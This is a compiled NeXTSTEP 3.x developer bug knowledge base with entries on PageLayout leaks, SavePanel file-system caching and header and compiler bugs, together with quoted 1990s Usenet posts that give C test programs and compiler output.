Description: See title. The leaks don't show up in MallocDebug until a new PageLayout panel is run...

How to verify:

```
-runPageLayout:sender{ // responds to the ``Page Layout...' menu command
  /*var*/ id retVal;
  retVal=[super runPageLayout:sender];
#ifdef INVESTIGATEPAGELAYOUTFREEDEBUG
  { /*var*/ id pageLayout;
    [pageLayout=[PageLayout new] free];
    // PageLayout doesn't properly clean up after itself
    if(NX_ALERTDEFAULT==NXRunAlertPanel("DEBUG",
      "Erase freed PageLayout?",
      "YES", "NO", NULL)){
      bzero((void*)pageLayout, sizeof(TVPageLayout));
    } // does this affect MallocDebug's analysis? hmm, no...
  }
#endif /* #ifdef INVESTIGATEPAGELAYOUTFREEDEBUG */
  return retVal;
}
```

Urgency: Rather harmless: even if the programmer frees the PageLayout panel after use to save memory, this won't happen often, so this is not really a burden on the system. But it does contaminate MallocDebug output.

Confirmed: Raf_Schietekat (reported, o3.2o)

Workaround: PageLayout's -free method does nothing but clear the static that holds the common instance, and call super. Hey, no PopUpList is

leaked! Tell me if you find out what exactly (there's an NXImage, and some "" strings...), and how to free it.

Cure (for NeXT): Clean up properly!

/Object/Responder/Window/Panel/PrintPanel

KBNS.33.2.XXX Suggestion/design bug? It should be possible to specify that fonts be sent along with the document to the printer, just as for saving files. Situation at hand: Novell network, printer created with NetWareManager.app, can't be modified with the PrintPanel (but that wouldn't help, I suppose, because there is no control about assumed font knowledge even for local printers). When I print something in a non-obvious font, it comes out in Courier.

/Object/Responder/Window/Panel/SavePanel

XXX.32.2
Date: Wed, 15 Mar 95 00:48:02 MET
From: rfschtkt (To: comp.sys.next.programmer)
To: comp.sys.next.programmer
Subject: SavePanel behaviour
Reply-To: RfSchtkk

Hi,

Does anyone have an accurate description of the behaviour of SavePanel and OpenPanel?

On my 3.2 system, `doesTreatFilePackagesAsDirectories` apparently defaults to NO instead of the documented YES, except for .app and .debug (not .bundle).

With `runModalForDirectory:file:types:`, the packages with non-specified extensions (types) are excluded instead of dimmed, which is quite confusing!

Are there more surprises still?

Thanks,

Raf Schietekat, RfSchtkk@maze.ruca.ua.ac.be (NeXTmail), Flanders, Belgium
If I don't answer: my mail relay can't handle !, % or .uucp, I think

*** The year 2000 will be the last year of the 20th century. ***

Caution: still only under investigation

KBNS.33.2.013_o3.2o There should be a way to flush caches for net-mounted file systems (XXX research further and clean up, help asked on c.s.n.sysadmin on 1995-12-20)

Description: I'm not sure (try it and tell me), but I believe if I select a particular NetWare-mounted folder, someone else puts a file in it on another machine, I select another folder and then the original one, the new file is still not visible, because of file system cacheing. But I want to look at the real state of the mounted file system, not of the cache! (this information was the original diagnosis, but this entry is classified under SavePanel because of what follows; todo recycle this original material, and test it)

How to verify: Should be obvious. Try this, because I'm not certain of this.

Urgency: Strong suggestion (design bug?).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Wait a while (how long?)?

Cure (for NeXT): Add a Refresh or Update Cache command? Always flush the cache if a folder is newly selected (I seem to remember that this is not always the case).

Comment: Sorry, this is not very well researched (other things to do). Oh, and a question, what is that broken-cross close button? Is that related to cacheing?

Comment: Hey, now I make a new folder from a File Viewer, and if I want to save a new file into it from Edit I don't see the new folder from the save panel! I reselect the parent directory in both File Viewer and save panel and the situation hasn't changed. In a shell I also see the new directory, as in a newly started Edit. In the original Edit I see the new directory if I delete the new file (which wasn't saved yet), create a new one in a directory unrelated to the newly created directory (do you still follow me?), and cd to the parent of the new directory. Maybe it's a SavePanel bug (too)? Probably. Further testing shows that the save panel now already knows the new directory, and the open panel not yet: some cacheing in the respective instances (or classes) is going on. If I then open the Open Panel, select /tmp, and walk back to the new directory, it now is there. This is a SavePanel bug (more likely than just OpenPanel, this situation is probably just coincidence). Of course, there may still be other problems at the file system level, or in File Viewers... (XXX)

See also: See that thing in Cure.

KBNS.33.2.XXX

this occurred on 1996-03-01, Novell 3.12 from a DOS server, NEXTSTEP_3.2 names have been changed to protect the innocent :-)

[path] is a full path, which contains a symbolic link to a full path in /Net/NetWare, and then two more directory specifications

[dir] is one directory name
the ls information didn't change if invoked as follows:
% (cd [path]/[dir] ; ls)
the ls information matched that in a File Viewer (in short, reality)
>>>>>

```
% ls [path]/[dir]
[f1]      [f13]      [f25]      [f37]      [f49]      [f61]
[f2]      [f14]      [f26]      [f38]      [f50]      [f62]
[f3]      [f15]      [f27]      [f39]      [f51]      [f63]
[f4]      [f16]      [f28]      [f40]      [f52]      [f64]
[f5]      [f17]      [f29]      [f41]      [f53]      [f65]
[f6]      [f18]      [f30]      [f42]      [f54]      [f66]
[f7]      [f19]      [f31]      [f43]      [f55]      [f67]
[f8]      [f20]      [f32]      [f44]      [f56]
[f9]      [f21]      [f33]      [f45]      [f57]
[f10]     [f22]      [f34]      [f46]      [f58]
[f11]     [f23]      [f35]      [f47]      [f59]
[f12]     [f24]      [f36]      [f48]      [f60]
```

```
% ( cd [path] ; tar cf - [dir] ) | tar tf -
```

```
[dir]/
[dir]/[f28]
[dir]/[f40]
[dir]/[f58]
[dir]/[f22]
[dir]/[f39]
[dir]/[f60]
[dir]/[f6]
[dir]/[f30]
[dir]/[f31]
[dir]/[f36]
[dir]/[f37]
[dir]/[f41]
[dir]/[f42]
[dir]/[f43]
```

```
% ls [path]/[dir]
[f1]      [f13]      [f25]      [f37]      [f49]      [f61]
[f2]      [f14]      [f26]      [f38]      [f50]      [f62]
[f3]      [f15]      [f27]      [f39]      [f51]      [f63]
[f4]      [f16]      [f28]      [f40]      [f52]      [f64]
[f5]      [f17]      [f29]      [f41]      [f53]      [f65]
[f6]      [f18]      [f30]      [f42]      [f54]      [f66]
[f7]      [f19]      [f31]      [f43]      [f55]      [f67]
[f8]      [f20]      [f32]      [f44]      [f56]
[f9]      [f21]      [f33]      [f45]      [f57]
[f10]     [f22]      [f34]      [f46]      [f58]
[f11]     [f23]      [f35]      [f47]      [f59]
[f12]     [f24]      [f36]      [f48]      [f60]
```

```
% ( cd [path] ; tar cf - [dir] ) | tar tf -
```

```
[dir]/
[dir]/[f28]
[dir]/[f40]
[dir]/[f58]
[dir]/[f22]
```

```

[dir]/[f39]
[dir]/[f60]
[dir]/[f6]
[dir]/[f30]
[dir]/[f31]
[dir]/[f36]
[dir]/[f37]
[dir]/[f41]
[dir]/[f42]
[dir]/[f43]
% ls [path]/[dir]
[f1]      [f13]      [f25]      [f37]      [f49]      [f61]
[f2]      [f14]      [f26]      [f38]      [f50]      [f62]
[f3]      [f15]      [f27]      [f39]      [f51]      [f63]
[f4]      [f16]      [f28]      [f40]      [f52]      [f64]
[f5]      [f17]      [f29]      [f41]      [f53]      [f65]
[f6]      [f18]      [f30]      [f42]      [f54]      [f66]
[f7]      [f19]      [f31]      [f43]      [f55]      [f67]
[f8]      [f20]      [f32]      [f44]      [f56]
[f9]      [f21]      [f33]      [f45]      [f57]
[f10]     [f22]      [f34]      [f46]      [f58]
[f11]     [f23]      [f35]      [f47]      [f59]
[f12]     [f24]      [f36]      [f48]      [f60]
% ( cd [path] ; tar cf - [dir] ) | tar tf -
[dir]/
[dir]/[f28]
[dir]/[f40]
[dir]/[f58]
[dir]/[f22]
[dir]/[f39]
[dir]/[f60]
[dir]/[f6]
[dir]/[f30]
[dir]/[f31]
[dir]/[f36]
[dir]/[f37]
[dir]/[f41]
[dir]/[f42]
[dir]/[f43]
%
<<<<<

```

XXX.3.2 KBNS.00.0.056_o3.0o Bug. Some methods (like `-directory`) produce false results when this panel is running a modal session. More details expected, e.g., from Montgomery_Zukowski.

XXX.3.2 KBNS.10.2.021_o3.0o Shortcoming, runModalForDirectory: *path* file: *filename* This method shouldn't hide the contents of a directory like a `.nib` if it is specified in *path*, only if that bundle is specified in *filename* (regardless of `doesTreatFilePackagesAsDirectories`). Furthermore, `.app`

and .debug contents are always exposed, and that is probably a bug.

KBNS.32.1.046_o3.2o Filename disappears when a directory is dropped on this panel

Description: When Save As... or Save To... is invoked on a document, a SavePanel is typically run with a file name already in the text field at the bottom. If a different directory is chosen by clicking in the browser, this file name stays intact. But if a destination directory is dropped on the panel, the file name disappears.

How to verify: Should be obvious.

Urgency: Harmless. But a slight imperfection.

Confirmed: Raf_Schietekat (o3.2o, reported)

Cure (for NeXT): Check whether the dropped filename is fully represented in the browser part as a directory, and then leave the file name as it is, instead of clearing it.

/Object/Responder/Window/Panel/OpenPanel

See **KBNS.10.2.023 (applicable only before 3.2)**

Unclassified

KBNS.32.0.026_o3.2o Printing a matrix of black-bordered textfieldcells, crash verified by Raf_Schietekat by following the provided instructions

From: Michael McCulloch <maze!michael%tybrin4.hsv.tybrin.com>

Date: Wed, 29 Dec 93 15:41:03 -0600

To: next-prog@cpac.washington.edu

Subject: Matrix printing bug?

Reply-To: maze!michael%tybrin4.hsv.tybrin.com

I have a situation where I'm trying to print a Matrix object, consisting of several TextFieldCell's. If I set the the value of



ignoring similar user entry does.

Michael McCulloch
michael@hsv.tybrin.com (NextMail Accepted!)
Huntsville, Alabama
(205) 837-2027

Clashes;¬Clashes

KBNS.11.3.rev ;KBNS.33.2.rtf;Contents;¬Contents

Several areas depend for their integrity on blind luck, rather than secure organisation. This is an overview of them. If you don't like Raf_Schietekat's (my) opinions, skip.

File magic numbers. Is there nowhere a registration service (not NS-specific, though)?

NX_RAISE error codes. See KBNS.11.1.014

Different classes with the same name, or different versions of the same class (stack-like dynamic loading)

For a workaround, see <ftp://ftp.cs.orst.edu/software/NeXT/documents/IDR.rtf> or first IDR.README in the same directory.

Categories defining methods with the same name. An arbitrary category wins (see docs).

Items in different directories of a path (Unix shell, and ~/Library, /LocalLibrary matters)

Any such occurrence should be made known to the individual user so that it is up to him/her to decide which to choose, and path priority should be only a guide for the decision, a default choice, yet to be confirmed (IMmnsHO). A user may be startled to see uncompress handle .gz files, or see InstantTeX's TeXview version start up when one of 3.1's TeXview's Services menu's commands is clicked. See also **KBNS.11.3.007**

setTrackingRect:inside:owner:tag:left:right: See **KBNS.00.0.044**

Services by the same name

Before 3.1, even a service called ``Open in/Otool" would be obscured by ``Open in Workspace".

ECHO in <libc.h> and (f)lex.

KBNS.33.2.XXX
From: Matt_Watson@next.com (Matt Watson)
Newsgroups: comp.sys.next.programmer,comp.lang.java
Subject: Re: cafebabe, MABs, and Java
Date: 13 Dec 1995 18:19:41 GMT
Reply-To: matt_watson@next.com

In article <DJJAJL.JK@prosoft.com> glen@prosoft.com (Glen Biagioni) writes:

> I'm wondering about the use of cafebabe as the magic number for Next MAB
> files. I notice that Java uses cafebabe for .class files. Is this a
> conflict in the use of cafebabe as a magic number, or is cafebabe the
> magic number for some self describing object file format? Or is it
> something else?

Someone at Sun decided to pick the same magic number for Java's .class files as our MAB files (some ex-NeXT folks worked on the early Java implementation). I sent mail to the Java group at Sun a while back regarding this as a potential conflict, but got no response.

Too late now.

matt.

Compiler;¬Compiler ;KBNS.33.2.rtf;Contents;¬Contents

Tip: For more freedom, copy-paste this to a new RTF window without saving (the buttons will still do their thing)!

;KBNS.33.2.rtf;Header Files;¬Header Files

;KBNS.33.2.rtf;Preprocessor (only NeXT's new preprocessor);¬Preprocessor (only NeXT's new preprocessor)

;KBNS.33.2.rtf;Preprocessor (not tested whether specific to new preprocessor);¬Preprocessor (not tested whether specific to new preprocessor)

;KBNS.33.2.rtf;Compiler proper;¬Compiler proper

;KBNS.33.2.rtf;ANSI C;¬ANSI C

;KBNS.33.2.rtf;C++;¬C++

;KBNS.33.2.rtf;Objective-C;¬Objective-C

;KBNS.33.2.rtf;Objective-C++;¬Objective-C++

;KBNS.33.2.rtf;/lib/*crt0.o;¬/lib/*crt0.o

;KBNS.33.2.rtf;Linker;¬Linker

;KBNS.33.2.rtf;Criticisms of the C family of languages;¬Criticisms of the C family of languages

;KBNS.33.2.rtf;Compiler unclassified;¬Compiler unclassified

```
KBNS.33.2.XXX Seems interesting
Newsgroups: comp.sys.next.programmer
From: tom@basil.icce.rug.nl (Tom Hageman)
Subject: Re: Problem with "invalid lvalue" in V3.3
X-Nntp-Posting-Host: basil
Originator: root@obelix.icce.rug.nl
Date: Fri, 17 Nov 1995 21:11:07 GMT
```

kjones@opus.freenet.vancouver.bc.ca (Kieran Jones) wrote:

```
>
> The following code compiles without error under V3.0 but fails with two
> "invalid lvalue in unary '&'" errors under V3.3 when building a quad-fat
> binary. I assume the compiler is complaining about the "&(void *)"
> expressions:
>
> const char      *shapeName;
> N3DShape        *shape;
> NXHashState     state = [shapeTable initState];
>
> while ([shapeTable nextState:&state
>         key:&(void *)shapeName
>         value:&(void *)shape])
>
> Does anyone know why this is happening?
```

Yep;-) It's taking an address of a typecast expression that's not allowed in

ANSI C -- you can only take the address of an `lvalue' and a typecast expression is defined as an `rvalue'. The new compiler is a little more stringent in its syntax checking than the old 3.0 compiler, which was based on a pre-2.0 version of gcc.

Rewriting it to "(void *)&" should make it syntactically valid C.

[interestingly enough the 3.3 compiler (based on gcc 2.5.8) still allows --admittedly sometimes useful-- constructs like

```
char *cp;
((int *)cp)++;
```

without a beep. Unless you turn on '-ansi -pedantic', that is.]

--

```
_/ _/ _/ _/ Tom Hageman <tom@basil.icce.rug.nl> [NeXTmail/Mime OK]
_/ _/ _/ _/ IC Group <tom@icgnd.nl> (work)
_/ _/ _/ _/ "there is no difference between theory and practise,
_/ _/ _/ _/ at least in theory..." -- Bruce Becker
-----
```

XXX.33.0 True for NEXTSTEP_Dev_3.2
Newsgroups: comp.sys.next.bugs
From: fred@improve.fdn.org (Frederic STARK)
Subject: NEXTSTEP GCC bug (?)
Reply-To: fred@improve.fdn.org
Date: Thu, 20 Jul 1995 09:01:02 GMT

The following program does not compile with gcc.

```
main()
{   int i=0;
    i*i;
}
```

```
> cc -ansi gcc-test.c -o gcc-test
gcc-test.c:3: undefined type, found `i'
```

It does however compile with -traditional option.

Cheers,

```
-----
frederic stark -- fred@improve.fdn.org
-----
```

From: doug@foxtrot.ccmrc.ucsb.edu (Douglas Scott)
Newsgroups: comp.sys.next.bugs
Subject: Re: NEXTSTEP GCC bug (?)
Date: 20 Jul 1995 23:11:34 GMT

In article <1995Jul20.090102.11641@improve.fdn.org> fred@improve.fdn.org writes:

```
]
]  
]The folowing program does not compile with gcc.  
]  
]main()  
] {   int i=0;  
]   i*i;  
] }  
]  
]> cc -ansi gcc-test.c -o gcc-test  
]gcc-test.c:3: undefined type, found `i'  
]  
]I does however compiles with -traditional option.  
]
```

Interesting...The old gcc compiler on the NeXT must be interpreting this like:

```
int i=0;  
i *i;
```

And thinks 'i' should be a typename.

Newer versions of gcc compiled on the NeXT give no warning or error unless
-Wall is used, and then you get:

```
iii.cc: In function `int main()':  
iii.cc:3: warning: statement with no effect
```

```
--  
Douglas Scott          |          Senior Development Engineer  
Tel: (805) 893-8352    | Center for Computer Music Research and Composition  
Internet (NeXTMail ok): |          University of California, Santa Barbara  
<doug@ccmrc.ucsb.edu> |          http://www.ccmrc.ucsb.edu/  
-----
```

[...]

Don't know whethe the folowing is a correct analysis:

```
Newsgroups: comp.sys.next.bugs  
From: oneill@cs.sfu.ca (Melissa O'Neill)  
Subject: Re: NEXTSTEP GCC bug (?)  
Date: Fri, 21 Jul 1995 21:34:05 GMT
```

Frederic STARK <fred@improve.fdn.org> wrote:
> The folowing program does not compile with gcc.

```
>
> main() {int i=0; i*i;}
>
>> cc -ansi gcc-test.c -o gcc-test
> gcc-test.c:3: undefined type, found `i'
>
> It does however compiles with -traditional option.
```

Yes, it is a bug, but it's not a GCC bug, it's a bug in NeXT's horrible "NeXT DevKit-based CPP 3.1". If you don't compile Objective-C programs, you can just remove (or hide) /lib/cpp-precomp. If you're in love with NeXT's `precompiled headers', then you're probably stuck with it. You can also do `cc -traditional-cpp' to fix the problem, since it'll give you /lib/cpp and not /lib/cpp-precomp, but it won't be truly ANSI, since the preprocessor will be running in `traditional' mode.

The failure of NeXT's CPP is almost understandable, in fact. It tries to grok variable declarations so that it can stuff them into it's precompiled header files, and a statement like `foo *bar;' can be read as a declaration of a pointer bar to an object of type foo, and so it wonders why you've not declared the type `foo'.

Hope this helps,

Melissa.

```
---
I really wanted to stay in bed today. // Melissa O'Neill <oneill@cs.sfu.ca>
-----
```

```
Newsgroups: comp.sys.next.bugs
From: tom@basil.icce.rug.nl (Tom Hageman)
Subject: Re: NEXTSTEP GCC bug (?)
X-Nntp-Posting-Host: basil
Originator: root@obelix.icce.rug.nl
Date: Sat, 22 Jul 1995 22:06:02 GMT
```

```
oneill@cs.sfu.ca (Melissa O'Neill) wrote:
> Frederic STARK <fred@improve.fdn.org> wrote:
> > The folowing program does not compile with gcc.
> >
> > main() {int i=0; i*i;}
> >
> >> cc -ansi gcc-test.c -o gcc-test
> > gcc-test.c:3: undefined type, found `i'
> >
> > It does however compiles with -traditional option.
```

```
> Yes, it is a bug, but it's not a GCC bug, it's a bug in NeXT's horrible
> "NeXT DevKit-based CPP 3.1". If you don't compile Objective-C programs,
> you can just remove (or hide) /lib/cpp-precomp. If you're in love with
> NeXT's `precompiled headers', then you're probably stuck with it. You
> can also do `cc -traditional-cpp' to fix the problem, since it'll give
```

> you /lib/cpp and not /lib/cpp-precomp, but it won't be truly ANSI,
> since the preprocessor will be running in `traditional' mode.

Not quite. `cc -traditional-cpp' runs GNU cpp in ANSI mode.
`cc -traditional' runs GNU cpp in `traditional' pre-ANSI mode (at least
since NS3.2dev).

An example to illustrate this:

```
tom@basil 77) cat >t.c
#define CAT(a,b) a##b
int CAT(aap,noot) = 0;
tom@basil 78) cc -E -traditional-cpp t.c
# 1 "t.c"
```

```
int aapnoot = 0;
tom@basil 79) cc -E -traditional t.c
# 1 "t.c"
```

```
int aap##noot = 0;
tom@basil 80)
```

```
--
_/_/_/_/ Tom Hageman <tom@basil.icce.rug.nl> [NeXTmail/Mime OK]
_/_/_/_/ IC Group <tom@icgnd.nl> (work)
_/_/_/_/ "...to baldly go where no one has gone before."
_/_/_/_/ -- star trek TNG
-----
```

```
Newsgroups: comp.sys.next.bugs
From: oneill@cs.sfu.ca (Melissa O'Neill)
Subject: Re: NEXTSTEP GCC bug (?)
Summary: Aliens invade Manhattan. (Well, not really, but hey...)
Keywords: cc, cpp, next, nextstep, braindamage, bugs, -traditional-cpp, aliens
Date: Mon, 24 Jul 1995 20:26:49 GMT
```

Tom Hageman <tom@basil.icce.rug.nl> quoted (almost) my whole posting, and
then added at the bottom:

> Not quite. `cc -traditional-cpp' runs GNU cpp in ANSI mode.
> `cc -traditional' runs GNU cpp in `traditional' pre-ANSI mode (at least
> since NS3.2dev).

Yeah, I realized that -traditional-cpp doesn't invoke -traditional in cpp
on my NEXTSTEP system soon after I posted. I was fooled by this deviation
from standard GCC behaviour, since the regular GCC manpage reads:

```
-traditional-cpp
  Attempt to support some aspects of traditional C
  preprocessors. This includes the items that specifi-
  cally mention the preprocessor above, but none of the
  other effects of `-traditional'.
```

I debated posting a correction, but decided to let it slide, since I was
fairly sure that earlier NEXTSTEP releases did have this behaviour.

In fact, it seems reasonable to say that NeXT's cc has a bug in that it should have honoured the normal GNU -traditional-cpp option and introduced a new option -gnu-cpp, or perhaps -fno-braindamage, or whatever.

Ho hum,

Melissa.

P.S. You can easily see what your compiler does by using the -v option to cc and seeing what options it gives to /lib/cpp.

Isn't it time you went to the bathroom? // Melissa O'Neill <oneill@cs.sfu.ca>

XXX.32.2
Newsgroups: comp.sys.next.bugs
Return-Path: <cs@ecs.co.at>
Date: Mon, 19 Dec 94 15:06:35 +0100
From: Christian Starkjohann <cs@ecs.co.at>
Message-Id: <9412191406.AA02014@zaphod>
Subject: Bug in cc (NS 3.2) with -O3 and -O4 for Intel

Hello,
The gcc shipped with NS3.2 has a bug when optimizing with -O3 or -O4 for i386-architecture: the following short program gives different results with -O3 or -O4 and with -O2 or less optimization:

----- cut here -----
#include <stdio.h>

#define ALL(i, dim) for((i) = 0; (i) < (dim); (i)++)
#define HOPPING_ORDER 13

```
int main(void)
{
  int o, o1, o2, o3, o4;
  double AB[HOPPING_ORDER][2][2];
  double BA[HOPPING_ORDER][2][2];
  double ca[HOPPING_ORDER], ca1, ca2, c;
  char zero[HOPPING_ORDER][2][2];

  ALL(o, HOPPING_ORDER){
    ALL(o1, o + 1){
      ALL(o2, o - o1 + 1){
        if(!(zero[o1][0][0] || zero[o2][0][0]))
```

```

    ca1 = AB[o1][0][0] * BA[o2][0][0];
ALL(o3, o - o1 - o2 + 1){
    o4 = o - o1 - o2 - o3;
    printf("o = %d, o1=%d, o2=%d, o3=%d, o4=%d\n",
           o, o1, o2, o3, o4);
    if(!(zero[o1][0][0] || zero[o2][0][0]
        || zero[o3][1][1] || zero[o4][1][1])){
        ca2 = AB[o3][1][1] * BA[o4][1][1];
        c = ca1 * ca2;
        ca[o] += c;
    }
}
}
}
return 0;
}

```

----- cut here -----

(The floating-point-stuff and the if()-conditions are only there to confuse the compiler.)

--
Christian Starkjohann <cs@ecs.co.at> or <cs@ekpds1.tuwien.ac.at>

From: samurai@cs.mcgill.ca (Darcy BROCKBANK)
Newsgroups: comp.sys.next.bugs
Subject: Re: Bug in cc (NS 3.2) with -O3 and -O4 for Intel
Date: 20 Dec 1994 17:57:51 GMT

In article <9412191406.AA02014@zaphod> Christian Starkjohann <cs@ecs.co.at> writes:
>Hello,
>The gcc shipped with NS3.2 has a bug when optimizing with -O3 or -O4 for
>i386-architecture: the following short program gives different results with -O3 or
>-O4 and with -O2 or less optimization:

I tried this program using a cc I compiled from the source code on the HP CD-ROM
(which is gcc-2.5.8) and the problem no longer exists for 2.5.8 on Intel (note
that I'm unable to verify the problem since I don't have 2.2.2 :-).

- db

--
"Don't you know that when dogs are hunted by the evil meat companies that lots
of innocent dolphins get caught in their nets?" 'Sea mammals! Who needs 'em.
This country would be better off without them. We should take all the sea
mammals, put them all in a boat, drive it out into the ocean and sink it.'

XXX.32.2

From: Charles William Swiger <infidel+@CMU.EDU>
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs
Subject: Precompiled header compiler crashes with the "const" keyword
Date: Sat, 29 Oct 1994 18:19:20 -0400

>From bug_next log number 61895,

Topic: cpp
Title: Precompiled header compiler crashes with const keyword
Severity: App Hang/Crash
Reported_Version: lightning5s
Sites: WhiteLight_Systems
Description: The following piece of code in a header file causes 'cc
-precomp' to segfault:

```
/* tolerate old compilers which don't understand the "const" keyword */  
#if !(defined(__GNUC__) || defined(__STDC__) || defined(const))  
#define const  
#endif
```

To reproduce the bug, put the above 4 lines of code into a header file
named "header.h", and run the precompiled header compiler with:

```
cc -precomp header.h
```

This problem definitely occurs on the m68k and hppa architectures
running NEXTSTEP 3.2; I have not tested the i386 architecture. BTW,
just "#if !defined(const)" also causes a crash, but "#ifndef const" does
not.

-Chuck

Charles William Swiger - WhiteLight Systems | Vitamin L Rule #1:
-----+
AMS & normal mail: infidel+@cmu.edu | If you "whoosh" me, I'll
NeXTmail: chuck@cswiger.slip.andrew.cmu.edu | _poke_ you! (Ouch.)

XXX.32.1 Not checked at all
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs
From: jstelly@math.uno.edu (John R. Stelly II)
Subject: Help with apparent bug in C compiler
Reply-To: jstelly@math.uno.edu (John R. Stelly II)
Date: Mon, 18 Jul 1994 19:15:05 GMT

I am having the following problem and was wondering if anyone else has

experienced a similar problem. It defies all debug attempts. (I'm working on a NeXT running NS 2.1 on a 68040 and compiling with its standard GNU C compiler version 1.36.)

In one file, among other things I have two procedures p1 and p2 where p2 calls p1 as follows:

```
#define MAX_CMD_LEN 500
#define MAX_NUM_CMD_PARTS 2
#define MAX_CMD_PART_LEN ( 10 + 1 )

typedef enum cmd_t { CREATE , MODIFY , DELETE , TYPE , LIST , HELP ,
CURRENT , NONE , BAD_CMD , QUIT }
cmd_t;

typedef struct cmd_parts_t
{
char parts[ MAX_NUM_CMD_PARTS ][
MAX_CMD_PART_LEN ];
int num_parts;
cmd_t type;
}
cmd_parts_t;

void p1( char *cmd , cmd_parts_t cmd_parts )
{
.
.
.
}

void p2( void )
{
char cmd[ MAX_CMD_LEN ];
cmd_parts_t cmd_parts;

.
.
.

< setup variable cmd_parts >

while ( cmd_parts.type != QUIT )
{
.
.
.
}
```

```
    p1( cmd , cmd_parts );
```

```
    .  
    .  
    .
```

```
    }
```

```
}
```

p1 does nothing to its formal parameter `cmd_parts` except some comparisons and potentially do printf's on its fields. In p2, immediately prior to the call to p1, I can do printf's on all fields of the `cmd_parts` variable declared locally in p2 and they are what they should be. In fact, at the very end of p1, if I print out all of `cmd_parts` fields, they are fine. However, back in p2, immediately after the call to p1, any printf on any field of `cmd_parts` fails, causing a segmentation fault.

I've compiled it with the debug option and ran gdb on it. gdb shows that when p1 terminates, I get the strange error

```
Unable to read inferior memory.  
vm_read: protection failure(2)  
Accessing page 0x33302000 - 0x33303fff for address  
0x33303008, length 4.0x4840 in p1 (
```

In attempt to re-write the code, I later changed the declaration of `cmd_parts` in p2 to be a pointer and then malloc'ed enough space (via a `sizeof` call) and modified p1 accordingly changing its prototype header to

```
void p1( char *cmd , cmd_parts_t *cmd_parts )
```

and changing all references to fields of `cmd_parts` from the `.` notation to the `->` notation. Again, it behaved exactly the same.

I also made the variable in question global, and it behaved the exact same way.

I also reordered the fields in the struct definition for `cmd_parts_t`, but again to no avail.

Now, for the clencher. Believe it or not, in p2, I declared a new variable `cmd_parts_2` and copied each of `cmd_parts` fields to it. (I copied the int fields with plain `=` and copied the string fields with `strcpy`.) And instead of passing `cmd_parts` to p1, I passed `cmd_parts_2`. And, just as above, before p1 is called and at the very end of p1, all fields of both `cmd_parts` and `cmd_parts_2` are correct, but after p1's return no fields are accessible.

By the way, there are several other procedures which perform jobs analogous to p1, and they all work fine.

I'm out of ideas. Given the seemingly impossible behavior (as it

violates every bit programming knowledge I have), any ideas - not matter how absurd - would be appreciated.

Thanks in advance,
John Stelly
jstelly@math.uno.edu

```
XXX.32.1
When run with -O, the compiler issues a warning ``c' may be used uninitialized in this function'' for
int yylex(){
  /*var*/ int c;
  c=NXGetc(pNXStream);
  switch(c){
    case -1: return 0;
    DEFAULT: return c;
  }
  return 0;
}
(yet not for
int yylex(){
  /*var*/ int c;
  switch(c=NXGetc(pNXStream)){
    case -1: return 0;
    DEFAULT: return c;
  }
  return 0;
}
)
```

Header Files;¬Header Files

KBNS.00.0.064_o3.0±3.2o KBNS.32.0.rev Reported and verified for 3.0±3.1 by Subrata_Sircar, from Mark_Adler (who also verified it for 3.2), Bug_NeXT.37670, KBNS.00.0.066_o3.0o Possible cure proposed by Robert_Brown, Bug_NeXT.40280

-traditional causes <stddef.h>, <math.h> and several other header files to fail.

```
% cat > prog.c
#import <stddef.h>
% cc -traditional prog.c -o prog
/NextDeveloper/Headers/ansi/machine/stddef.h:11: #include expects "fname" or <fname>
```

⊘

Here is part of a comp.sys.next.programmer posting from Kate_Smith (Kate_Smith@next.com) explaining the problem, and giving a machine-dependent workaround which might help:

From: Kate Smith <Kate_Smith@NeXT.COM>

dependant stuff.

This workaround will fail for headers which include others, thinks Subrata_Sircar.

Robert_Brown has a cure:

``The file /usr/include/architecture/ARCH_INCLUDE.h should conditionalize the definition of the ARCH_INCLUDE macro on __STDC__. If this is not done, then one can't compile traditional C code.

Here is my corrected version of the relevant part of ARCH_INCLUDE.h.

```
#ifndef __STDC__
#define ARCH_INCLUDE(prefix, suffix) \
    #prefix __TARGET_ARCHITECTURE__ "/" #suffix
#else
#define ARCH_INCLUDE(prefix, suffix) \
    "prefix" __TARGET_ARCHITECTURE__ "/" "suffix"
```

#endif" Quoted literally from Robert_Brown, except for a little formatting. I have tried this as a workaround, but this made the precompiled headers useless, because of a different date on this file. Should I recompile those headers (and how?), or change the date on this file (and how?).

KBNS.00.0.065_o3.0c Reported and verified by Subrata_Sircar, from Antonio_Pascoa's 1993-01-15 comp.sys.next.bugs posting, reported to be cured in 3.1 by Subrata_Sircar

From: apf%io.fct.unl.pt@Princeton.EDU (Antonio Pascoa)

Subject: HZ

Date: 15 Jan 93 17:49:31 GMT

The header <bsd/sys/param.h> fails to include <bsd/m68k/param.h> where the definition for HZ is. BTW the manual says 60 when in fact it's 64.

Subrata_Sircar: ``This is quite true. I'm not sure what the significance is, though since I've got no idea what HZ would be good for."

KBNS.00.0.067_o3.0c 2 non-ANSI comments in /usr/include/ansi/m68k/stdarg.h, reported by Robert_Brown, Bug_NeXT.36045, reported to

be cured in 3.1 by Subrata_Sircar This seems not to be caught by `-ansi -pedantic`, although it isn't ANSI C. So, also a bug in NeXT C compiler? These are the only such comments under `/usr/include/ansi`. A list of troublesome `"/` in other headers that can reasonably be used in an ANSI-C program, anyone?

XXX.3.2 KBNS.00.0.068_o3.0o -ansi -pedantic (should be conditionalised on `__STRICT_ANSI__`, not `__GNU__`, right?)

One warning from compiling `<ansi/ansi.h>` with these options: `/NextDeveloper/Headers/ansi/stdlib.h:62: warning: ANSI C forbids const or volatile functions`

The following errors may be errors in their own right, but they would not have occurred if `mc68000` weren't undefined by `-ansi`, on line 59 of `/NextDeveloper/Headers/bsd/sys/wait.h` (`__mc68000__` should be used instead or also):

```
In file included from /NextDeveloper/Headers/bsd/libc.h:14, from [...]:
/NextDeveloper/Headers/bsd/sys/wait.h:65: warning: bit-field `w_Termsig' type invalid in ANSI C
/NextDeveloper/Headers/bsd/sys/wait.h:66: warning: bit-field `w_Coredump' type invalid in ANSI C
/NextDeveloper/Headers/bsd/sys/wait.h:67: warning: bit-field `w_Retcode' type invalid in ANSI C
/NextDeveloper/Headers/bsd/sys/wait.h:81: warning: bit-field `w_Stopval' type invalid in ANSI C
/NextDeveloper/Headers/bsd/sys/wait.h:82: warning: bit-field `w_Stopsig' type invalid in ANSI C
/NextDeveloper/Headers/bsd/libc.h:151: warning: ANSI C forbids const or volatile functions
```

